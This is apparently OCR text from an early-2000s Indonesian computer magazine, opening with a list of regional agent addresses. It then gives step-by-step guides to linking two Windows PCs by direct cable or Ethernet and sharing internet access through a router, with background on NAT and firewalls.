Jl. Nakula I/48, Semarang 50131
Tel. (024) 3549520

CV Angkasa
Jl. Singa Tengah 2/4, Semarang
Tel. (024) 717425

Duta Agency
Jl. Kakap I No. 01, Ruko Sebantengan Baru, Ungaran

ABC Agency
Jl. Slamet Riyadi 30A, Surakarta

Didik Prasetya
Desa Pasuruhan Lor, RT 02/ RW 05
No.517, Kudus. Tel. (0291) 443939

Erwin.com
Jl. Supriadi Gg.III No.105, Pati

Pak Budi
Jl. Raya Mejasem No. 1, Tegal 52181
Tel. (0283) 321944

Bp. Hadi Endro Prasetyo
Perumnas Minomartani, Jl. Gabus Raya No. 6, Yogyakarta. Tel. (0274) 883463

Bp. Sumarno
Jl. Garuda, Desa Jaranan RT10/41, Kec. Bangun Tapan, Bantul

Gama Informatika
Jl. Gejayan Mrican 8A, Yogyakarta

Jawa Barat

CV Angkasa
Jl. Merdeka No. 6, Bandung
Tel. (022) 420 4795, 420 8955

PT Arsi Artha Konsultama
Jl. Ahmad Yani 221, Ruko Segitiga Emas Blok A/5, Bandung.

Jl. Raya Gunung Bromo 119
Cirebon. Tel. (0231) 482 083

Dian Hidayati
Jl. Cicalengka Raya 49 Antapani, Bandung

Jawa Timur

MitraKita.com
Perum Pondok Rosan, Karangan Mulya IV/4, Wiyung, Surabaya.

Bali

Salon Vivie
Jl. Pulau Tarakan 8, Sanglah, Denpasar

Salon Vivi
Jl. A. Yani 23, Singaraja

Nusa Tenggara Timur

Toko Buku Semangat
Jl. Jendral Sudirman No.152, Kupang

Sumatra

Bp. Ahmad Jares Mogni, SH
Jl. Nusa Indah No. 29, Rawa Laut - Tanjung Karang (Sanggar Radin Intan)

CV Angkasa

Jl. Bilal 100B, Pulau Brayan Barat, Medan.
Tel. (061) 618330

Jl. Teknologi 3, Siteba, Padang
Tel. (0751) 51857

Jl. Dharmapala 16 (Bukit Besar), Palembang
Tel. (0711) 441116

Jl. Mawar 3, Rawa Laut, Bandar Lampung
Tel. (0271) 255935

TB Gloria
Jambi

Kalimantan Selatan

Syahrudin
Jl. Sutoyo S. No. 272 RT70, Banjarmasin
Tel. (0511) 68880

MENGHUBUNGKAN DUA KOMPUTER DENGAN DIRECT CABLE CONNECTION

Fasilitas pada Windows yang jarang dimanfaatkan. Semenjak Windows 98 malah dapat dipakai untuk *sharing* koneksi internet!



DCC adalah cara yang paling murah untuk menghubungkan dua komputer untuk berbagi sumber daya seperti *file*, *printer*, CD ROM, atau lainnya.

Karena kedua komputer sudah memiliki *parallel* dan *serial port*, maka yang perlu dibeli hanyalah kabel saja.

Biasanya digunakan *port-port* paralel dengan menggunakan *lap link cable* (dikenal juga sebagai *null-modem parallel port*). Bila anda membeli

Menginstal Direct Cable Connection pada dua komputer (host & guest)

EKSPLORASI LANJUTAN

DCC dan DUN menggunakan komponen software yang sama yaitu *pppmac.vxd*

Pada Windows 95 Dial-Up Networking dibatasi hanya untuk koneksi tunggal, yang berarti tidak memungkinkan DCC dan DUN dijalankan pada saat yang bersamaan.

Tetapi kemudian pada versi berikutnya (dengan Dial-Up Networking v. 1.2), yaitu Windows 98/ME/2000, DUN dapat dijalankan bersamaan dengan DCC.

Sharing koneksi internet untuk dua komputer dengan demikian dapat dijalankan dengan menjalankan DUN bersamaan dengan DCC.

Walaupun Microsoft telah menyertakan ICS (Internet Connection Sharing) pada Windows 98/ME/2000, ICS ini tidak akan berjalan apabila DCC dijalankan antara dua komputer. ICS dirancang untuk dijalankan pada LAN.

Solusinya adalah dengan menggunakan Internet Connection Sharing yang bukan dari Microsoft, misalnya WinRoute Lite.

Komputer guest dihubungkan ke host lewat TCP/IP pada DCC, sedangkan komputer host DCC sekaligus melakukan DUN dengan protokol TCP/IP pula. Dengan dibantu WinRoute Lite, kedua komputer yang terhubung lewat DCC dapat *sharing* koneksi internet!

Pada komputer *host*



1

Jalankan DCC

Jalankan DCC dengan memilih Start > Programs > Accessories > Communications > Direct Cable Connection. Pada beberapa komputer dapat juga yang lain. Jika tidak anda temui, anda mungkin perlu menginstalasi dulu dan mungkin memerlukan CD Windows

Direct Cable Connection




2

Layar awal DCC

Begitu DCC dijalankan, akan diperoleh layar pembuka seperti ini. Tampak anda diminta memilih komputer ini sebagai *host* atau *guest*. Bila sebagai *host*, pilih *host* dan klik 'Next.'


Pada komputer *guest*



5

Tetapkan sebagai *guest*

Serupa Langkah 1-4, hanya kini tetapkan sebagai 'Guest'. Setelah klik 'Finish' komputer 'Guest' berusaha mengakses 'Host' seperti pada Dial-Up Networking: 'Connecting via Paralel Cable on LPT...', 'Verifying User Name & Password,' dan 'Connected via Paralel Port on LPT1'



6

Tidak dapat menampilkan


Karena *network* anda belum di-setup, akan tampil pesan dari Direct Cable Connection Host yang menyatakan bahwa folder-folder yang di-*share* tidak dapat ditampilkan. Ini karena komputer host perlu di-setup dulu

'Windows DCC Cable,' yang didapat adalah null-modem parallel port ini.

Hubungkan kedua komputer lewat port-port paralelnya sebelum komputer dihidupkan.

Sewaktu komputer dihidupkan, masuk dulu ke BIOS setup dan tetapkan parallel port ke ECP mode. Biasanya mode ini sudah menjadi *default setting*, tetapi ada baiknya diperiksa dulu. Akses ke BIOS setup berbeda-beda pada setiap komputer. Setelah *restart* biasanya tekan Esc atau Ctrl-Alt-Esc untuk masuk ke BIOS setup.

- Klik Control Panel pilih icon System dan periksa apakah ECP Printer Port telah terpasang.




TIP & TRIK • TIP & TRIK • TIP & TRI

! DCC serupa DUN

DCC berhubungan erat dengan Dial-Up Networking (DUN). Keduanya menggunakan komponen *software* yang sama yaitu pppmac.vxd


Pada Windows 98 dan ME Anda dapat menjalankan DCC dan DUN sekaligus. Jadi DCC dapat digunakan untuk *sharing* koneksi Internet!



3

Pilih portal paralel

Akan tampak komputer mengkonfigurasi port-port yang ada, lalu port-port yang tersedia akan ditampilkan. Pilih 'Parallel cable on LPT1' (highlight saja tidak perlu klik 'Install New Ports'). Abaikan 'Plug in your cable now' sebab kabel sudah terpasang. Klik 'Next.'



4


Host selesai

Tampil layar yang menyatakan komputer telah sukses dikonfigurasi sebagai *host*. Ada pilihan password protection, tetapi tidak perlu diisi (sebab anda sendiri yang memakai kedua komputer itu kan?). Klik 'Finish' dan komputer ini menunggu hubungan dari komputer guest.

Langkah terakhir


Satu langkah terakhir, pada komputer Host, klik My Computer. Akan tampak *drive* yang ada pada komputer host. Yang akan di-*share* dengan 'guest' perlu dipilih dengan cara klik kanan dan pilih 'Shared As' dan pilih 'Full.'

Kembali ke komputer *host*




7

Setup network Pilih Start > Settings > Control Panel lalu klik dua kali icon 'Network.' Muncul kotak dialog di atas. Pastikan IPX/SPX-compatible Protocol telah terpasang dan binding dengan Dial-Up Networking. Caranya: klik 'Add' pilih 'Protocol' lalu 'Microsoft' dan 'IPX/SPX-compatible Protocol.' Aktifkan juga NetBUI



8

Identifikasi & sharing Pada kotak dialog yang sama, 'File and Print Sharing.' Suatu *check box* akan tampil. Pilih 'I want to be able to give others access to my files.' Bila ingin berbagi printer juga, pilih 'I want to be able to allow others to print to my printer(s).' Pilih tab Identification dan tetapkan nama komputer yang akan diakses.



MENGHUBUNGKAN DUA KOMPUTER DENGAN ETHERNET CARD

Network dapat dibangun dengan hanya dua komputer dan karena hanya dua komputer, tidak memerlukan *hub*. Cukup pasang *ethernet card* (dikenal juga sebagai *network interface card*) pada kedua PC anda dan hubungkan dengan *cross-over cable*.



Sudah punya dua komputer dan rencananya akan lagi di masa depan? Atau ingin main game satu lawan satu antara dua komputer? Untuk ini kiranya Anda

harus langsung menggunakan *ethernet card* untuk menghubungkan komputer-komputer Anda.

Mula-mula pasang dulu *Ethernet card* (dikenal juga sebagai *network interface card*) pada masing-masing komputer.

Menginstalasi Ethernet card untuk menghubungkan dua komputer

PROTOKOL TCP/IP

Bila pada DCC (Direct Cable Connection) protokol yang diaktifkan adalah IPX/SX dan NetBUI, maka bila menggunakan *ethernet card* bisanya yang diaktifkan adalah protokol TCP/IP.

Protokol ini banyak digunakan oleh multiplayer game yang populer sekarang ini di warnet-warnet sebagai LAN Game.

Dengan protokol ini game dapat juga terhubung lewat internet ke para pemain lain di seluruh dunia maya Internet.


INTERNET SHARING

Selain berbagi sumber daya seperti drive, file, serta periferal (printer, CD ROM, dan lainnya) dan bermain game antarkomputer, yang juga biasanya diinginkan adalah sharing akses internet.

Untuk sharing akses internet justru tidak semudah DCC (karena DCC dapat berjalan bersamaan dengan DUN).

Salah satu komputer harus dijadikan wakil untuk akses internet bagi komputer lain (dijadikan proxy). Proxy yang populer adalah Wingate dan cara instalasinya dibahas di NeoTek Vol. 1 No. 11 Agustus 2001: 'Teknik Berbagi Akses Internet.'


Dengan Wingate, satu IP yang didapat sewaktu dial-up ke ISP diterjemahkan secara lokal untuk 253 komputer!



1

Setup network


Pilih Start > Settings > Control Panel. Double click pada icon Network dan diperoleh kotak dialog Network. Pastikan bahwa Network Adapter telah dikenali dan bindinng dengan protocol TCP/IP. Bila belum, ikuti Langkah 2.



2

Setup TCP/IP


Pada kotak dialog Network ini klik 'Add' lalu 'Protocol' dan pilih 'Microsoft' lalu 'TCP/IP' dan klik OK. Kini network adapter anda (Ethernet card itu) sudah binding dengan TCP/IP.



5

IP address tidak diisi

Pada tab IP Address tetapkan 'Obtain IP Address Automatically.' WINS Configuration pilih 'Disable WINS Resolution,' Gateway kosong, dan untuk DNS Configuration pilih 'Disable DNS.'



6

Konfigurasi IP address

Untuk mengkonfigurasi IP Address secara otomatis, Start > Run dan ketikkan 'winipcf,' lalu OK. Akan tampil kotak IP Configuration. Pilih network card anda dan klik 'Release' untuk me-reset-nya. Lalu klik 'Renew' untuk menetapkan IP Address secara otomatis.

Biasanya tersedia disket yang berisi *driver* untuk card ini. Dapat juga *driver* itu tersedia pada CD Windows anda.

Setelah terpasang, hubungkan keduanya dengan kabel network yang *cross-over* (dikenal sebagai *PC to PC network cable*).

Kabel network mirip kabel telepon hanya konektornya terlihat lebih lebar. Kabel yang dikenal sebagai Cat 5 (Category 5) ini mempunyai empat pasang kawat.

Penjelas lebih jauh mengenai kabel network dapat dilihat pada NeoTek

bulan ini halaman 26-27: 'Mengenal Kabel Network.'

Hidupkan kedua komputer dan biasanya card ini akan dikenali sebagai hardware baru dan perlu diinstalasi *driver*-nya.

Ikuti saja langkah-langkahnya yang untuk bermacam-macam tergantung jenis Ethernet card-nya.


Setelah ini anda dapat membentuk network yang lebih besar dengan menggunakan hub. Caranya sama saja. Hanya yang digunakan adalah kabel *straight-through* yang menghubungkan PC dengan hub.

TIP & TRIK • TIP & TRIK • TIP & TRIK

! Jangan sampai salah

Bila membeli kabel network siap pakai, jangan sampai salah. Kabel network PC to PC adalah jenis *cross-over*, bukan jenis 'normal' (*straight-through*).

Kabel *cross-over* digunakan untuk menghubungkan dua hardware yang serupa (dalam hal ini PC dengan PC). Yang *straight-through* untuk PC dengan hub.



3

Identifikasi komputer


Masih pada kotak dialog Network, pilih tab 'Identification.' Namai kedua komputer dengan nama berbeda. Di sini misalnya 'Jessica' dan komputer satunya lagi 'Karina.' Untuk *workgroup* harus memakai nama yang sama. Misalnya 'HomeNetwork.' Untuk deskripsi komputer bisa apa saja.



4

Network properties


Pada kotak dialog Network ini pilih TCP/IP yang binding ke adapter anda, di sini misalnya 'TCP/IP -> 3Com Fast EtherLink XL 10/100Mb TXEthernetNIC' dan klik 'Properties.' Akan tampak seperti selanjutnya.



7

IP yang diperoleh

Pada IP Configuration ini terlihat: Adapter Address merupakan identifikasi *hardware network card*, IP Autoconfiguration Address merupakan IP Address local yang dipakai, Subnet Mask otomatis dan sama untuk kedua komputer. Default Gateway kosong sebab tidak terhubung ke Internet.




8

Sudah saling kenal

Kini kedua komputer saling kenal. Klik dua kali ikon Network Neighbourhood pada layar utama. Akan tampak kedua komputer yang terhubung lewat jaringan komputer lewat kabel ini. Untuk menyetel sharing file dan printer, lihat bahasan tentang DCC Langkah 8 dan Penutup

Langkah terakhir

Satu langkah terakhir, pada komputer Host, klik My Computer. Akan tampak *drive* yang ada pada komputer host. Yang akan di-*share* dengan 'guest' perlu dipilih dengan cara klik kanan dan pilih 'Shared As' dan pilih 'Full'.





Berbagi Akses Internet Menggunakan Router

Dengan memiliki komputer yang saling terhubung, anda dapat berbagi akses Internet di rumah. Untuk itu, anda dapat menggunakan *router*.



JIKA ANDA MEMPUNYAI beberapa komputer di rumah atau sedang menjalankan sebuah usaha de-

ngan komputer sebagai alat pendukung, mulailah membangun sebuah jaringan agar komputer-komputer yang anda miliki terhubung satu sama lain sehingga komputer-komputer tersebut bisa saling berbagi kebutuhan seperti file dan saluran Internet. Jaringan seperti ini disebut Local Area Network (LAN). Bila LAN sudah terbangun, anda tinggal membuka salah satu komputer agar terhubung ke Internet dengan menggunakan modem dial-up, leased line, ADSL atau *cable modem*. Selanjutnya dengan menggunakan Wingate serta sedikit konfigurasi, semua komputer dalam LAN dapat menggunakan saluran Internet tersebut.

NeoTek pernah membahas tentang teknik instalasi fisik LAN untuk Warnet pada Vol. I, No.9, Juni 2001 dan

dilanjutkan pada NeoTek Vol. I No.11, Agustus 2001 mengenai teknik berbagi akses Internet melalui satu komputer yang terhubung ke Internet dengan menggunakan software Wingate. Jika anda sudah membaca dan mempraktikkannya, anda mungkin sudah dapat merasakan manfaat LAN.

Dari beberapa email yang masuk ke redaksi, ada satu hal yang harus kami jelaskan bahwa bila anda mencoba membangun warnet dengan *peer-to-peer network*, anda harus mempunyai satu komputer yang mempunyai spesifikasi paling OK seperti kapasitas hard disk, RAM, kecepatan prosesor dan lain-lain untuk digunakan sebagai gerbang ke Internet. Spesifikasi yang baik ini diperlukan agar saluran data menjadi lancar. Apalagi kalau anda menggunakan Client-Server network, sudah tentu komputer

server harus lebih tinggi derajatnya dari si client.

Bagaimana bila anda ingin membangun sebuah saluran Internet dengan jumlah komputer sebanyak 253 buah dan semuanya bisa mengakses Internet secara bersamaan? Cara yang paling praktis adalah dengan menggunakan sebuah **router**.

Secara sederhana, router dapat dikatakan adalah perangkat elektronik (*hardware*) yang menghubungkan beberapa LAN. Alat ini akan menentukan kemana sebuah paket data dikirim dan mencari rute terbaik antar dua *host* komputer yang saling berhubungan agar paket tersebut sampai di tujuan dengan selamat. Cukup sederhana bukan?



• Sebuah router

Mengapa Menggunakan Router?

Anda mungkin bertanya, mengapa harus menggunakan router bila dengan program sharing seperti Wingate hal itu dapat dilakukan? Pertimbangkan hal-hal berikut:

Keuntungan

1. Hasil output lebih tinggi daripada menggunakan solusi 'software+ komputer'
2. Tidak membutuhkan komputer yang harus *online* ke Internet agar komputer lain dapat terhubung pula.
3. Sekali terpasang, sistem akan stabil
4. Tidak membutuhkan software untuk menghubungkannya

Kerugian

1. Harga yang lumayan tinggi sekitar US\$100 - \$200
2. Masih membutuhkan instalasi software dan sedikit konfigurasi terutama untuk printer server sehingga lebih memerlukan pemikiran.

Router tidak hanya digunakan untuk jenis koneksi *broadband*, tetapi juga bisa

untuk koneksi jenis dial up atau ISDN. NeoTek sendiri mempunyai router jenis ini dengan merek SMC, model "Barricade" 8-Port 10/100 Mbps Broadband Router yang *output*-nya terdiri dari tujuh *port* untuk LAN dan satu *port* untuk WAN (Wide Area Network) dan ditambah satu serial port lagi khusus untuk koneksi *dial up* modem atau ISDN. Selain itu anda juga bisa menggunakan router ini sebagai *print server* karena alat ini dilengkapi dengan *built-in* Windows *print server* sehingga mengurangi beban kerja PC anda.

Router ini juga bisa dipakai sebagai *switch* karena switch 10/100Mbps sudah *build-in* di dalamnya. Jadi bila anda mempunyai beberapa komputer yang masih bekerja, anda bisa membangun suatu LAN dengan menggunakan router tipe ini dan sekaligus dapat terhubung ke Internet tanpa program *sharing* Internet tambahan seperti Wingate.

Bila komputer anda lebih dari tujuh, maka anda tinggal menambahkan *hub* atau *switch* di antara komputer anda dengan router tersebut. Jenis kabel yang digunakan antara komputer dengan *hub* adalah *straight* sedangkan antara *hub* dengan router digunakan jenis *cross over*. Lihat artikel tentang kabel network di halaman 44-45 majalah ini.

Dengan cara seperti ini, router mampu menangani akses internet sampai 253 buah komputer secara simultan dalam jaringan LAN.

Sebelum kita lanjutkan, kita samakan dulu persepsi kita tentang WAN. WAN adalah jaringan komputer yang mencakup area geografis yang relatif besar. Biasanya terdiri dari dua atau lebih LAN.

Komputer-komputer yang terhubung ke WAN sering kali melewati jaringan publik seperti sistem telepon. Ada juga yang terhubung melalui *leased line* atau satelit. Satu fakta di depan mata adalah bahwa Internet merupakan contoh WAN terbesar.

Kita lanjutkan, satu lagi alasan mengapa orang memakai router; selain untuk berbagai akses Internet adalah untuk membentengi LAN mereka dari serangan berbasis Internet. Alat yang berfungsi sebagai penangkis serangan itu adalah *firewall* yang tersedia dalam suatu router.

Apakah *firewall* itu? Secara sederhana, *firewall* adalah suatu mekanisme yang digunakan untuk membentengi suatu jaringan komputer dari jaringan komputer lain pada saat kedua jaringan itu berbagi data. Ada banyak cara

untuk menerapkan suatu *firewall* dan yang paling populer adalah Network Address Translation (NAT). Apakah NAT itu?

NAT merupakan suatu standar Internet yang memungkinkan suatu LAN menggunakan satu set alamat Internet Protocol (IP) di dalam LAN itu sendiri (*internal IP*) dan satu set alamat IP yang kedua (*external IP*) untuk digunakan dalam lalu lintas data di luarnya seperti Internet. Jadi diterapkan dua alamat IP yang berbeda, sehingga diperlukan suatu perpindahan (*translation*) alamat IP. Dengan kata lain, *internal IP* disembunyikan dan pihak luar hanya dibolehkan melihat *external IP* saja. Suatu strategi yang cukup manis bukan?

Dari penjelasan di atas, tampak bahwa NAT mempunyai dua fungsi utama, yaitu:

1. Menyediakan layanan *firewall* dengan cara menyembunyikan alamat IP di dalam LAN (*internal IP address*)
2. Memungkinkan suatu perusahaan menggunakan lebih dari satu alamat *internal IP* karena digunakan hanya di dalam lingkungan LAN sendiri sehingga tidak akan bertabrakan dengan alamat IP yang digunakan perusahaan lain.

Tetapi untuk mencegah hal-hal yang tidak terduga, kami sarankan anda untuk memasang software personal *firewall* pada masing-masing komputer yang tergabung dalam LAN.

Agar lebih jelas tentang router, kita lihat komponen lain dalam jaringan LAN-WAN, yaitu *Hub* dan *Switch*. Apa yang membedakannya?

Hub adalah suatu repeater dalam suatu LAN. Fungsinya hanya menerima data dari suatu port dan segera mengirimkan keluar melalui port lain. Anda boleh membayangkannya sebagai seutas kawat tembaga. Dan bila lalu lintas data dalam LAN menjadi terlalu padat, *hub* akan *down*.

Sedangkan *switch* berfungsi seperti *hub* tetapi jauh lebih pintar. Alat ini akan memfilter dan mengisolasi data dari komputer yang sibuk dengan data komputer yang kurang sibuk. Dengan demikian, aliran data diusahakan menjadi lancar. Sedangkan router, akan menangani semua *hub*, *switch* atau komputer yang terhubung dengannya untuk berhubungan dengan dunia luar seperti Internet. Router juga memungkinkan kita membagi satu alamat IP yang terhubung ke Internet di antara komputer-komputer dalam LAN.

Cara Lain Menciptakan Network: Saluran Teleponnya yang Jadi Jaringan!

Jangan cuma sibuk memikirkan bagaimana mengkonfigurasi komputer, *hub*, dan router saja. Ada cara lain untuk membentuk jaringan komputer di rumah, yaitu menggunakan adapter HomeConnect dari 3Com berupa card pada slot PCI.

Adapter ini mempunyai dua jack telepon. Yang atas port telepon dan yang bawah RJ-11 network port (pakai kabel telepon juga). Instalasinya terlihat pada gambar.

Anda dapat membuat jaringan


an komputer yang memanfaatkan saluran paralel telepon di rumah anda. Dari beberapa komputer di satu ruang sampai ke ruang-ruang lain.

